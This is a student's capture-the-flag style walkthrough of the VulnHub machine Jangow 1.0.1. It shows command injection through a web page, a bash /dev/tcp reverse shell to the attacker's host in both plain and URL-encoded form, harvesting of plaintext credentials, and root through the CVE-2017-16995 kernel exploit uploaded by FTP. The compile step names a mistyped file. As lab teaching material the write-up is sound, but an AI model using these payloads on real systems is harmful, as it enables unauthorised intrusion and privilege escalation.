Vulnhub - Jangow 1.0.1

Atharva Velani 20411611

Jangow 1.0.1 is a Easy/Beginner level vuln hub machine which incorporates using http server to produce a command shell through the web server. It also incorporates using Linux privilege escalation tools and requires a fundamental understanding of Linux commands.

Table of Contents:

Step 1: Scan the network

Use nmap to find hidden hosts on our subnet 192.168.56.0/24.

nmap -sV 192.168.56.0/24

```
┌──(root💀 kali)-[~]
└─# nmap -sV 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 01:35 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00026s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 0A:00:27:00:00:0B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.56.100
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C7:7B:51 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.118
Host is up (0.00030s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:56:73:E5 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 1: nmap discovery scan)

We know our ip address is 192.168.56.118 and has the open ports ftp and http. So this must be a web based exploit.

The -A scan reports a directory site so lets look into it more


```
┌──(root💀 kali)-[~]
└─# nmap -sV -A 192.168.56.118                                          130 ✘
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 01:37 EDT
Nmap scan report for 192.168.56.118
Host is up (0.00036s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:56:73:E5 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
 port
Device type: general purpose
Running: Linux 3.X|4.X
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2: detailed nmap scan)

Step 2: Explore exploitable open ports


http://192.168.56.118/site. Opening the Menu the only interesting option is the Buscar.



(Figure 3: webpage in /site/ directory)


Opening Buscar shows a blank page with an equal sign at the end. It seems to be a command line interface that we can exploit.

ls



(Figure 4: execute commands through URL)


pwd



(Figure 5: current working directory)


Lets check the previous directory for anything interesting, there seems to be a .backup folder that we can investigate. As we know this folder is in the html site we can assume it will open up on the web page.

ls -la ../ (this page is the page source which makes the content easier to read)



(Figure 6: path traversal)

The backup folder seems to contain valuable information on the server including the credentials for user "**jangow01**".



(Figure 7: credentials in .backup)

Step 3: Create a reverse shell into the system

It seems we have the credentials for the ftp server. Jangow01 & abygurl69. After attempting a php reverse shell script which didn't work, it seemed the user jangow01 didn't have the permissions to modify the web server folder, need to try another method.


What came to mind next was using the buscar CLI to create a reverse shell with the following command
bash -i >& /dev/tcp/192.168.56.101/8888 0>&1

And after a while of trying to figure out why it wasn't working there was a posted link on the PTD forum stating that the only open ports it allowed was 80 and 443, and since 80 was being used for the webpage I needed to modify the bash script to execute the reverse shell payload.

/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.101/443 0>&1'

netcat -nlvp 443

(Figure 8: spawning netcat listner)



(Figure 9: executing reverse shell in web browser)

No success, perhaps encoding it with a url encoder may work. https://www.urlencoder.org/ was used for this purpose. With the encoded message we have connected into our port and have access to the system as jangow01. Encoded message:

%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.56.101%2F443%200%3E%261%27

We can use python3 to import an interactive shell.

python3 -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm

```
┌──(root💀 kali)-[~]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 34874
bash: cannot set terminal process group (2773): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 10: creating interactive terminal)

Step 4: Privilege escalation

Lets enumerate and see if we find anything worthwhile. Looking into sites folder there seems to be a wordpress directory (usually has the config files of web server). And using cat command we can see another set of credentials on the server.

cat config.php

```
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 .
drwxr-xr-x 6 www-data www-data  4096 Jun 10  2021 ..
-rw-r--r-- 1 www-data www-data   347 Jun 10  2021 config.php
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
jangow01@jangow01:/var/www/html/site/wordpress$ cat config.php
cat config.php
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
jangow01@jangow01:/var/www/html/site/wordpress$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 11: more credentials)

Credentials are for user desafio02 and password is the same as jangow01's.

Using *uname -a* we can find out the version of our operating system and attempt a privilege escalation. The system is running Linux 4.4.0-31 and this is vulnerable to CVE-2017-16995. I have preinstalled CVE-2017-16995 on my system and will transfer it across using jangow's ftp server and logging into jangow01.

uname -a

```
www-data@jangow01:/var/www/html/site$ uname -a
uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x
 GNU/Linux
www-data@jangow01:/var/www/html/site$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 12: linux version)

https://www.exploit-db.com/exploits/45010 (45010.c)

ftp 192.168.56.118 21

```
└─# ftp 192.168.56.118 21
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 13: ftp file transfer attempt)

Change to /tmp directory and download the file onto the ftp server.

cd /tmp

put 45010.c


```
ftp> cd /tmp
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
13728 bytes sent in 0.00 secs (214.6236 MB/s)
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwt    8 0        0            4096 Oct 23 13:07 .
drwxr-xr-x   24 0        0            4096 Jun 10  2021 ..
drwxrwxrwt    2 0        0            4096 Oct 23 13:00 .ICE-unix
drwxrwxrwt    2 0        0            4096 Oct 23 13:00 .Test-unix
drwxrwxrwt    2 0        0            4096 Oct 23 13:00 .X11-unix
drwxrwxrwt    2 0        0            4096 Oct 23 13:00 .XIM-unix
drwxrwxrwt    2 0        0            4096 Oct 23 13:00 .font-unix
-rw-------    1 1000     1000        13728 Oct 23 13:07 45010.c
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 14: transferring files successfully)

We know gcc is pre installed in this system so we don't need to precompile it on our kali linux (however this is good practise).

gcc




(Figure 15: gcc in system)

This response shows that gcc is installed in the system.

Lets change to the /tmp folder and compile the CVE-2017-16995 exploit

gcc 4510.c -o exploit
./exploit



(Figure 16: using exploit)

We have successfully compiled and now have a root access shell.
cd /root
cat proof.txt

(Figure 17: root flag!)

Conclusion

Got quite stuck on trying to get the reverse shell payload especially since a lot of the guides showed that they were logging into the vm directly, until I saw the tip posted by Geoff in the forum, and for that thanks Goeff. Privilege escalation was fairly straight forward as a lot of these linux systems are vulnerable to the dirty cow exploits and other similar variants.